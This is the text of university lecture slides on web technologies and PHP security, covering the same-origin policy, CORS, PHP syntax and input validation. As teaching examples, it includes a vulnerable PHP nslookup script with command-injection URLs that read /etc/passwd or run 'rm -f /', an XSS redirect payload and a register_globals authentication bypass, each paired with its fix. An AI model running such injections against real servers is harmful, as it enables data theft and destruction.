Web Security

Web Applications and PHP security

Part 1 of 2

Document types & techniques

- XML
- HTML & XHTML
- CSS
- JavaScript
- PHP & ASP
- AJAX

XML

- eXtensible Markup Language
- Not a programming language – a markup language
- Designed to carry data (not to display it!)
  - Structure
  - Storage
  - Transport
- Designed to be self-explanatory
  - Tags not predefined (define your own)
- XML does not ”do” anything!

XML example

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note type=“very important”>
  <to>Julie</to>
  <from>Paul</from>
  <heading>Reminder</heading>
  <body>Don't you…forget about me!</body>
  <date>
    <day>14</day>
    <month>March</month>
    <year>2013</year>
  </date>
</note>
```

Comments:

- User-defined tags
- User-defined attributes
- Must be well-formed
  - All tags closed
  - Proper nesting
- SW- and HW independent tool for carrying information

Some software may disply the note as:

Reminder

Don’t you...forget about me!

Said: Paul on March 14, 2013

Software should handle:

- Unknown tag
- Unknown attributes

HTML & XHTML

- Hyper Text Markup Language
  - Lastest version HTML5 in 2012
- Not a programming language – a markup language
- Designed to display web pages
  - A browser does the actual displaying
- HTML ”does” something
  - Tells browser what to display (browser decides how)
  - Tags and plain text describe page content
- A browser will typically
  - Build a Document Object Model (DOM) from the HTML
  - Ignore unknown tags and attributes
- HTML is not XML
  - Tags and attributes are predefined
  - Not necessarily well-formed (HTML can be ”sloppy”)
  - XHTML is an XML version of HTML (not ”sloppy”) (X = eXtensible)
- XML complements HTML
  - Can be used to separate data from HTML

HTML example

```
<!DOCTYPE html>
<html>
  <head>
    <title>My very first HTML page</title>
  </head>
  <body>
    <h1>My first heading</h1>
    Hello <b>World</b>!<br/>
    I am soooo proud!
  </body>
</html>
```

Comments:

- Fixed set of tags
- Fixed set of attributes
- Most browsers can display ”street” HTML
- HTML documents are also called web pages

A browser may display the page as:


My first heading

Hello **World**!
I am soooo proud!

A browser may:

- Ignore unknown tags and attributes
- Not be able to parse very sloppy HTML
- Be able to display pages incrementally

HTML – How does it work?




CSS

- Cascading Style Sheets
- Defines how to display HTML elements
- `<font>` tags and color attributes were introduced in HTML 3.2, but it got very messy
- External Style Sheets
  - Style information in a separate CSS-file
  - Separate style information from HTML
  - (like XML separates data from HTML)
  - Saves a lot of work for complex web sites

CSS example

Syntax:

```
p {color:yellow; font-size:10px;}
```



Comments:

- Selector is typically the HTML element to be styled

External declaration:

```
<head>
  <link rel="stylesheet" type="text/css" href="mystyle.css"/>
</head>
```

Internal declaration:

```
<head>
  <style type="text/css">
    h1 {color:brown;}
    p {margin-left:20px; font-size:12px;}
  </style>
</head>
```


Inline style:

```
<p style="margin-left:30px; color:blue;">
…
</p>
```

Cascading order:

1. Browser default
2. External style sheet
3. Internal style sheet
4. Inline style

CSS – How does it work?



JavaScript

- Designed to add interactivity to HTML pages
  - Enhanced UI
  - Dynamic content
- Scripting language
  - Lightweight programming language that supports scripts
  - Script = code lines that can be interpreted without explicit compiling or linking
- Client-side
  - Code is interpreted in and by your browser
- Has nothing to do with Java!
  - Name chosen because Java was popular
- JavaScript can
  - Read and modify HTML
  - Read and modify CSS
  - Validata data (input forms)
  - Store and retrieve local information
  - React to events
  - ...

JavaScript example

```
<!DOCTYPE html>
<html>
  <head>
    <title>Testing JavaScript</title>
    <script type="text/javascript">
      function writeText(txt) {
        document.getElementById("demo").innerHTML=txt;
      }
    </script>
    <noscript>
      JavaScript disabled or unsupported!
    </noscript>
  </head>
  <body>
    <h1>Event demo</h1>
    <button onclick="writeText('You did it!')">Press me</button>
    <p onmouseover="writeText('Don\'t touch the text!')" id="demo"></p>
</body>
</html>
```

PHP & ASP

- PHP = PHP Hypertext Preprocessor (Personal Home Page)
  - Rasmus Lerdorf, 1994
- ASP = Active Server Pages
  - Microsoft IIS
- Server-side script languages
  - Code is interpreted by the server – web page is output
- ASP & PHP can
  - Dynamically modify or add content to web pages
  - Respond to HTML form queries
  - Access databases
  - Hide code from client
  - Minimize network traffic
  - ...

PHP example

```
<!DOCTYPE html>
<html>
  <head>
    <title>Example</title>
  </head>
  <body>
    <?php  //start PHP code
      echo “Hello World”;  #output text
    ?>
  </body>
</html>
```

Comments:

- C/C++ syntax:
  //comment
  /* comment on several
     lines */
- Shell syntax:
  #comment


Open/close tags can be:

- `<?php ... ?>` normal
- `<? ... ?>` short open tags
  - Must set `short_open_tag = On` in php.ini
- `<% ... %>` ASP-style (removed in PHP 6)
  - Must set `asp_tags = On` in php.ini
- `<script language=”php”> ... </script>`


Output data to browser:

- echo
- print
- printf

PHP – How does it work?




PHP – How does it work?



AJAX

- AJAX = Asynchronous JavaScript and XML
  - Not a programming language
- A technique for exchanging data with a server and updating parts of a page without reloading all of it
- AJAX is
  - Used to create fast dynamic web pages
  - Based on Internet standards
  - Browser and platform independent
- Google suggest made AJAX popular (2005)
  - Google Maps
  - Gmail
  - Youtube
  - Facebook tabs

AJAX example



Google suggest:

Enter a name:

Suggestions:

AJAX example

Google suggest:




Enter a name: e

Suggestions: Eva, Eve, Evita, Elizabeth, Ellen

AJAX example

Google suggest:




Enter a name: el

Suggestions: Elizabeth, Ellen

AJAX example


Google suggest:



Enter a name: ell

Suggestions: Ellen

AJAX example



User-Agent
An event occurs...
Create an XMLHttpRequest
Send XMLHttpRequest
Request
Server
Process HTTP request
Create response data (XML, JSON, plain text, HTML,...) and send back
Response
Process response data using JavaScript
Update content accordingly

AJAX example

```
<!DOCTYPE html>
<html>
<head>
  <script type="text/javascript">
    function showSuggestion(str) {
      var xmlhttp;
      if (str.length==0) {
        document.getElementById("sugg").innerHTML="";
        return;
      }
      xmlhttp=new XMLHttpRequest();
      xmlhttp.open("GET","gethint.asp?q="+str,true);
      xmlhttp.onreadystatechange=function() {
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
          document.getElementById("sugg").innerHTML=xmlhttp.responseText;
      }
      xmlhttp.send();
    }
  </script>
</head>
<body>
  <p><b>Enter a name:</b><input type="text" onkeyup="showSugg(this.value)"/><p/>
  <p>Suggestions: <span id="sugg" style="color:magenta"></span></p>
</body>
</html>
```

Same-origin policy

- Origin = protocol + domain + port
- Implemented in user-agent

General rule:

An entity from one origin
1. may send information to another origin
2. may not read information from another origin

- Sending is needed for hyperlinks (GET)
  - can be exploited for sending cookies to attacker (XSS)
- Prevents http://evil.com from reading from http://bank.com when both are open in browser
  - An absolute ban on reading is very strict
- Rules differ between
  - Different entities (DOM, JavaScript,…)
  - Browser implementations
- There are exceptions to the general rule

Same-origin policy

General rule:

An entity from one origin
1. may send information to another origin
2. may not read information from another origin

- Documents may load the following external resources:
  - JavaScripts `<script src="…">`
  - Images `<img src="…">`
  - CSS `<link rel="stylesheet" type="text/css" href="…"/>`
- Resource origin = document origin
  - Externally loaded JavaScript cannot read from their download domain

Same-origin policy

General rule:

An entity from one origin
1. may send information to another origin
2. may not read information from another origin

- Document origin can be explicitly set to parent
  - Two documents
    - a.example.com and
    - b.example.com
  - may explicitly set document.domain to parent domain
    - example.com
  - to allow information exchange

Same-origin policy

General rule:

An entity from one origin
1. may send information to another origin
2. may not read information from another origin

- Rules for XMLHttpRequest object similar to DOM
  - Limits usability
  - document.domain trick not possible

Same-origin policy

General rule:

An entity from one origin
1. may send information to another origin
2. may not read information from another origin

- Bypassing can be achieved by
  - Using the same-origin server as a proxy
  - iFrames
  - JSON with padding
- Bypassing enables mashups
  - Static → Bidirectional → Mashups

Cross-origin resource sharing (CORS)

- Adds several headers to HTTP requests and responses
- Simple requests (no custom headers) add an Origin header
  - GET
  - HEAD
  - POST

Request:

```
GET /students/ HTTP/1.1
Host: www.server.com
...
Origin: http://www.example.com
```

Response:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: http://www.example.com
```

Cross-origin resource sharing (CORS)

- Non-simple requests need to make a preflight
- Preflight headers
  - Access-Control-Request-Method
  - Access-Control-Request-Headers
- Response headers
  - Access-Control-Allow-Method
  - Access-Control-Allow-Headers
- Preflight response may be cached for efficiency
  - Access-Control-Max-Age (in seconds)

Cross-origin resource sharing (CORS)

Preflight request:

```
OPTIONS /students/ HTTP/1.1
Host: www.server.com
...
Origin: http://www.example.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-SPECIALHEADER
```

Preflight response:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: http://www.example.com
Access-Control-Allow-Methods: GET, PUT, DELETE
Access-Control-Allow-Headers: X-SPECIALHEADER
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
```

If cookie is sent with request


Content Security Policy (CSP)

- A W3C candidate recommendation, November 2012.
- "…a mechanism web applications can use to mitigate a broad class of content injection vulnerabilities, such as cross-site scripting (XSS)."
- We will get back to this when we talk about XSS.

PHP

- PHP Hypertext Preprocessor (Personal Home Page)
- PHP 5 released in 2004
  - Initiated in 1994 by Rasmus Lerdorf
- Server-side
  - Code interpreted by server – web page is output
- php.ini is the global configuration file
- PHP interprets code written within php tags
  - <?php code ?>
- Rest is just passed to output
  - Makes it possible to embed php code within html documents
- Syntax is a mix of Java, C/C++ and Perl

PHP – How does it work?



- Try it yourself with an AMP distribution
  - WAMP (Windows)
  - LAMP (Linux)
  - MAMP (Mac) A=Apache, M=MySQL, P=PHP
- XAMPP is a popular and simple alternative

PHP Example

```
<!DOCTYPE html>
<html>
  <head>
    <title>Example</title>
  </head>
  <body>
    <?php  //start PHP code
      echo “Hello World”;  #output text
    ?>
  </body>
</html>
```

Comments:

- C/C++ syntax:
  //comment
  /* comment on several
     lines */
- Shell syntax:
  #comment

Open/close tags can be:

- `<?php ... ?>` normal
- `<? ... ?>` short open tags
  - Must set `short_open_tag = On` in php.ini
- `<% ... %>` ASP-style (removed in PHP 6)
  - Must set `asp_tags = On` in php.ini
- `<script language=”php”> ... </script>`

Output data to browser:

- echo
- print
- printf

Variables in PHP

- All variables are preceeded by $
- Variables do not need explicit typing
- Starts with letter or underscore
- Case sensitive, $name is not the same as $Name
- Variables are evaluated in strings if double quotes are used
- The code

```
<?php
 $s = "World";
 echo "Hello $s<br />";
 echo 'Hello $s';
?>
```

will output

```
Hello World
Hello $s
```

- Some characters have to be escaped \$, \\, \’, \”

Variable type

- All variables have a type
  - Boolean, Integer, Float, String, Array, Object
- Type casting can be performed
- If two types in the same expression are different, PHP will cast automatically

```
$line = ”This is some text”;   //$line is string
echo (int) $line;              //will echo 0
$a = 5;                        //a is integer
$b = ”10”;                     //b is string
$sum = $a + $b;                //b treated as int
```

- If string begins with number it will be interpreted as an int.

Variable scope

- Variables can be local, global and static
- Local and static variables
  - Work as ”normal”
- Global variables
  - Can be accessed from anywhere by explicitly declaring them as global inside the function

```
$var = 10;
function inc() {
  global $var;
  $var++;
}
inc();
echo $var;
```

Outputs 11

```
$var = 10;
function inc() {
  $var++;
}
inc();
echo $var;
```

Outputs 10

```
$var = 10;
function inc() {
  $GLOBALS[”var”]++;
}
inc();
echo $var;
```

Outputs 11

- $GLOBALS is a superglobal variable

Superglobals

- A superglobal variable can be accessed from anywhere
- Predefined, built-in, variables
- Examples
  - $_SERVER – Info from web server, e.g., IP, headers
    - $_SERVER[’REMOTE_ADDR’] returns IP of request
    - $_SERVER[’REMOTE_PORT’] returns port of request
    - $_SERVER[’HTTP_USER_AGENT’] returns info on web browser used
    - $_SERVER[’HTTP_REFERER’] returns referrer URL
    - Note: Server responsible for setting these
  - $_GET, $_POST, $_COOKIE and $_REQUEST are other superglobal variables

Receiving variables in PHP

- Variables sent using GET are stored in the superglobal variable $_GET
  - http://server.com?fname=John&lname=Doe
  - $_GET[’fname’] returns John
  - $_GET[’lname’] returns Doe
- Same thing with variables sent in POST request
  - $_POST[’fname’] returns John
  - $_POST[’lname’] returns Doe
- Cookie information stored in $_COOKIE
- If we do not know (or do not care) where the info is we can use $_REQUEST
  - This will have all variables from $_GET, $_POST and $_COOKIE
  - Cookies have priority by default

Arrays

- An array has keys and values
- If key is not specified, it will be assigned automatically

```
$a = array(1 => 13, 4 => 3);
$a['x'] = 32;
$a[] = 'test';                    //same as $a[5]

//set $b[0]=3, $b[1]=6, $b[2]=4, $b[3]=8,
$b = array(3,6,4,8);
$b[] = 2;                         //same as $b[4]=2;
```

- Rule: new key will be max int plus one
- Remove elements using `unset($array[key])`

Control structures

- Very similar to C/C++/Java
  - if, else, switch, while, do...while, for
- `foreach` iterates through all values in an array
- Syntax

```
foreach (array_expr as $value) {
  statements
}
```

```
$links = array("www.a.com","www.b.com","www.c.com");
foreach ($links as $i) {
  echo "<a href=\"$i\">$i</a><br/>";
}
```

foreach on associative arrays

- `foreach` can work for both keys and values of an array
- Syntax

```
foreach (array_expr as $key => $value) {
  statements
}
```

```
$items = array(”apples” => 13,
               ”pears” => 15,
               ”bananas” => 20);
foreach ($items as $fruit => $price) {
  echo ”Price of $fruit is $price kr/kg.<br/>”;
}
```

Functions

- No return type in functions
- Possible to have default argument values

```
function getCost($items, $price, $tax=0.25) {
   return $items * ($price + ($price * $tax));
}
$cost = getCost(3, 10);
$cost2 = getCost(3, 10, 0.3);
```

- Call by reference

```
function getCost(&$cost, $items, $price, $tax=0.25) {
   $cost = $items * ($price + ($price * $tax));
}
getCost($cost, 3, 10);
```

- Note: Function definition can be made after function is invoked

Returning an array

- list() can be used to receive an array returned from a function

```
function getCost($items, $price, $tax=0.25) {
  $cost[] = $items * $price;
  $cost[] = $items * ($price + ($price * $tax));
  return $cost;
}
list($costNoTax, $costWithTax) = getCost(3, 10);
```

Limit information about PHP

- The fact that you use PHP, and which version, is sent in HTTP header
- Controlled in php.ini using
  - expose_php = On | Off
- **Example**

httpd.conf: ServerTokens Full
php.ini: expose_php = On
	`Server: Apache/2.2.11 (Win32) PHP/5.2.6`
	`X-Powered-By: PHP/5.2.6`

httpd.conf: ServerTokens Full php.ini: expose_php = Off	`Server: Apache/2.2.11 (Win32)`

httpd.conf: ServerTokens OS
php.ini: expose_php = On
	`Server: Apache/2.2.11 (Win32)`
	`X-Powered-By: PHP/5.2.6`

httpd.conf: ServerTokens OS php.ini: expose_php = Off	`Server: Apache/2.2.11 (Win32)`

Sending a Cookie

- Sending cookie to client can be done using setcookie()
- Cookies are sent in http header
  - setcookie() must be used before <html> tag
- Not really true....
  - output_buffering in php.ini tells PHP to send all output at once, when buffer is full (or page is done)
- output_buffering = On | Off | integer
  - On and integer will affect performance (slightly)

Example

- Using output_buffer = 4096

```
<html>
  <head>
    <title>Example</title>
  </head>
  <body>
    <?php
      echo "<!--";
      for ($i=0;$i<5000;$i++) {
        echo "a";
      }
      echo "-->";
      setcookie("name","value"); ?>
  </body>
</html>
```

- Will not be able to send cookie
- Header will already be sent

- Change 5000 → 4000 and cookie will be sent in header
- Best practice: Send cookie before sending anything else

Register globals

- If register_globals option is on
  - Global variables can be set through GET or POST

Example:

- URL: http://server.com/script.php?name=Joe

```
<?php
  echo ”Your name is $name.”;
?>
```

will print Your name is Joe

- Security problems if programming is bad
- Unassigned variables default to false

Example

- Variable $auth is false if user is not authenticated (since it is not initialized then)

```
function authenticate_user() {

}

if (authenticate_user()) {
  $auth=true;
}

if ($auth) {
  echo "sensitive data...";
}
```

returns true if user is authenticated, otherwise returns false

$auth is true if user is authenticated

Display data that requires authentication

- What if HTTP request uses http://server.com/script.php?auth=1 as request URL?

Register globals

- If programming is bad, this is a security problem
  - Can be solved by initializing $auth=false;
- register_globals can be set to off to minimize risk.
  - Then variables will not be set via request
  - Off is default since PHP 4.2.0
  - Will be completely removed in PHP 6

Validating user input

- Source of many security problems
- Always make sure input from user is as expected
- Always assume user input is non-friendly
  - Try the following string in all input fields: >///**0**/\\\<
- Actions
  - Remove tags
  - Check input format

Remove tags

- Example: Part of simple guestbook
- Text field where the text is immediately displayed

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
  <input type="text" size="100" name="the_text" />
  <input type="submit" value="Send" />
</form>
<?php
  if (isset($_POST['the_text'])) {
    echo "You wrote:<br />$the_text";
  }
?>
```

Remove tags

Submit:

```
Hello.
<script language="JavaScript">
document.location="http://www.server.com";
</script>
```

- Submitting the text above will result in a Denial of Service attack – all users viewing the page will be redirected to another page
- Solution: The function strip_tags() will remove any HTML tags from a string
  - $the_text = strip_tags($the_text);
- Alternatively: htmlspecialchars() will replace < by &lt;, > by &gt; etc
  - $the_text = htmlspecialchars($the_text);

Executing code

- Example: Make an nslookup from a webpage:

```
<?php
  $value = $_GET['name'];
  echo "nslookup of $value:<br />";
  passthru("nslookup $value");
?>
```

- Since input is just passed to command we can run any command we want. (Provided that user running web server is allowed to do it)
- HTTP request URL
  - 127.0.0.1; ls / (script.php?name=127.0.0.1%3B+ls+%2F)
  - 127.0.0.1; cat/etc/passwd (script.php?name=127.0.0.1%3B+cat%2Fetc%2Fpasswd)
  - 127.0.0.1; rm –f / (script.php?name=127.0.0.1%3B+rm+%96f+%2F)
  - Etc...
- `escapeshellarg($_GET['name'])` put single quotes around string and escape single quotes inside string
- `escapeshellcmd($_GET['name'])` escapes characters that may be used to trick the shell command into running arbitrary commands
  - `#&;`|*?~<>^()[]{}$\, \x0A and \xFF`

Error reporting

- Error reporting is needed for bug tracking
- By default errors are printed to screen
- Information given to users
  - File paths
  - File names
  - Variables that are not initialized
  - Function arguments (which can be passwords to e.g., databases)

Error reporting

- Possible solution: php.ini
- Turn off displaying of errors to screen
  - display_errors = Off
  - Default value is on
  - Typical to have ”on” when testing and ”off” when webpage is online
- Log errors instead
  - log_errors = On
- Log errors to a specified file
  - error_log = /path/to/file

Regular expressions

- Important to check that input from user corresponds to what is expected
- Regular expressions is a powerful tool to accomplish this
- Many different flavours
- PHP implements
  - Perl regular expressions
  - POSIX extended regular expressions

POSIX style, brackets

- Locating character sequences
- Used to represent a list or range of characters
  - [ab] matches a string with a or b
  - [0-9] matches a string with any digit
  - [A-Za-z0-9] matches a string with any character in the range
- Also used for predefined ranges
  - [:alpha:] same as [A-Za-z]
  - [:alnum:] same as [A-Za-z0-9]
  - [:lower:], [:upper:], [:space:] and several more are possible

POSIX style, quantifiers

- * repeats preceding token 0 or more times
- + repeats preceding token 1 or more times
- ? repeats preceding token 0 or 1 time
- {n} repeats preceding token n times
- {n,m} repeats preceding token between n and m times
- {n,} repeats preceding token at least n times
- $ marks end of string
- ^ marks beginning of string
- [^a-z] match string with none of the characters in the range a-z
- . matches any character

Combining the special characters

- ^.{2,}$ matches any string with at least two characters
- a(ab)? matches string containing ’a’ or ’aab’
- [^a] matches string without ’a’

- All special characters have to be escaped
- ^\$[1-9]?$ matches a string starting with $ and then 0 or 1 nonzero digit
- ^[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}$ matches an email address

Perl regular expressions

- In many ways similar to POSIX
- Starts and ends with /
  - /ab{2,3}/ matches string with ’abb’ or ’abbb’
- Additionally includes a set of metacharacters
  - \b word boundary
    - /\bbanana\b/ matches the word banana, but not bananas
  - \B matches anything but word boundary
  - \d matches digit
  - \D matches nondigit
  - \s matches whitespace character
  - \S matches nonwhitespace character

Modifiers

- Perl regular expressions allow modifiers to tweak the interpretation of the expression

Examples

  - i – case insensitive
  - m – treat string as several lines
    - This will allow ^ and $ to be interpreted as beginning and end of lines instead of strings
  - g – will search for all occurences
    - Can be used for global replace or to count number of occurences
- Modifier is added after last /
  - /abc/ig

Using regular expressions in PHP

Some examples

- POSIX
  - ereg() searches the string, returns true or false
  - eregi() case insensitive version of ereg()
  - ereg_replace() replaces matched string with another string
  - eregi_replace() case insensitive version of ereg_replace()
- Perl
  - preg_grep() returns arrays of matches
  - preg_match() searches string, returns true or false

- Perl should be used
  - POSIX removed in PHP 6

